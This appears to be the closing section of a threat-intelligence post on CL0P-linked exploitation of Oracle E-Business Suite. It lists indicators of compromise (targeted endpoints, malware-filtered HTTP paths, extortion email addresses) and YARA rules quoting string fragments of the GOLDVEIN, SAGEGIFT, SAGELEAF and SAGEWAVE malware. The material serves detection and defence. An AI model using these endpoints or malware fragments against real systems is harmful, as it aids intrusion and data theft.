Network	/OA_HTML/OA.jsp? page=/oracle/apps/xdo/oa/template/webui/TemplatePreviewPG...	Indicator of an attempt to trigger the malicious XSL payload. Look for requests where TemplateCode begins with TMP or DEF.
Network	/OA_HTML/configurator/UiServlet	Endpoint targeted in the July 2025 exploitation activity.
Network	/OA_HTML/SyncServlet	Endpoint targeted in the August 2025 exploitation activity.
Network	/help/state/content/destination./navId.1/navvSetId.iHelp/	HTTP path substring filtered for by SAGEWAVE
Network	/support/state/content/destination./navId.1/navvSetId.iHelp/	HTTP path substring filtered for by SAGEWAVE
Email	support@pubstorm.com	Contact address used in the CL0P extortion emails and listed on the group's data leak site.
Email	support@pubstorm.net	Contact address used in the CL0P extortion emails and listed on the group's data leak site.

YARA Rules

```
rule G_Downloader_GOLDVEIN_JAVA_1 {
        meta:
                author = "Google Threat Intelligence Group (GTIG)"
        strings:
                $chunk1 = "175,121,73" base64
                $chunk2 = "249,254,255" base64
                $chunk3 = "235,176,29" base64
                $chunk4 = "242,61,32" base64
                $chunk5 = "189,66,134" base64
                $str1 = "java.net.Socket(h,443)" base64
                $str2 = "TLSv3.1" base64
                $decoded1 = "
[175,121,73,249,254,255,235,176,29,242,61,32,189,66,134,102,56,208,18,10,132,242,223,202,90,97,118,3,
                $decoded2 = "java.net.Socket(h,443)"
                $decoded3 = "TLSv3.1"
        condition:
                (3 of ($chunk*) and all of ($str*)) or all of ($decoded*)
}
```

```
rule G_Dropper_SAGEGIFT_1 {
        meta:
                author = "Google Threat Intelligence Group (GTIG)"
        strings:
                $str1 = "ServletRequestImpl" base64
                $str2 = "getServletRequest" base64
                $str3 = "ServletResponseImpl" base64
                $str4 = "dc=cl.getDeclaredMethod('defineClass',[cb,ci,ci])" base64
                $decoded1 = "ServletRequestImpl"
                $decoded2 = "getServletRequest"
                $decoded3 = "ServletResponseImpl"
                $decoded4 = "dc=cl.getDeclaredMethod('defineClass',[cb,ci,ci])"
        condition:
                all of ($str*) or all of ($decoded*)
}
```

```
rule G_Dropper_SAGELEAF_1 {
        meta:
                author = "Google Threat Intelligence Group (GTIG)"
        strings:
                $log1 = "n1=%d n2=%d"
                $log2 = "ctx.l=%d"
                $log3 = "Filter=" fullword
                $pat = "/help/*"
                $s1 = "weblogic.t3.srvr.ServerRuntime"
                $s2 = "gzipDecompress"
                $s3 = "BASE64Decoder"
                $s4 = "getDeclaredMethod"
        condition:
                2 of ($log*) and 5 of them
}
```

```
rule G_Launcher_SAGEWAVE_1 {
        meta:
                author = "Google Threat Intelligence Group (GTIG)"
        strings:
                $s1 = "Log4jConfigQpgsubFilter"
                $s2 = ".Cli" fullword
                $s3 = "httpReq" fullword
                $s4 = "AES/CBC/NoPadding"
                $s5 = "javax/servlet/FilterChain"
                $s6 = "java/lang/reflect/Method"
        condition:
                4 of ($s*) and filesize < 1MB
}
```

Posted in

- Threat Intelligence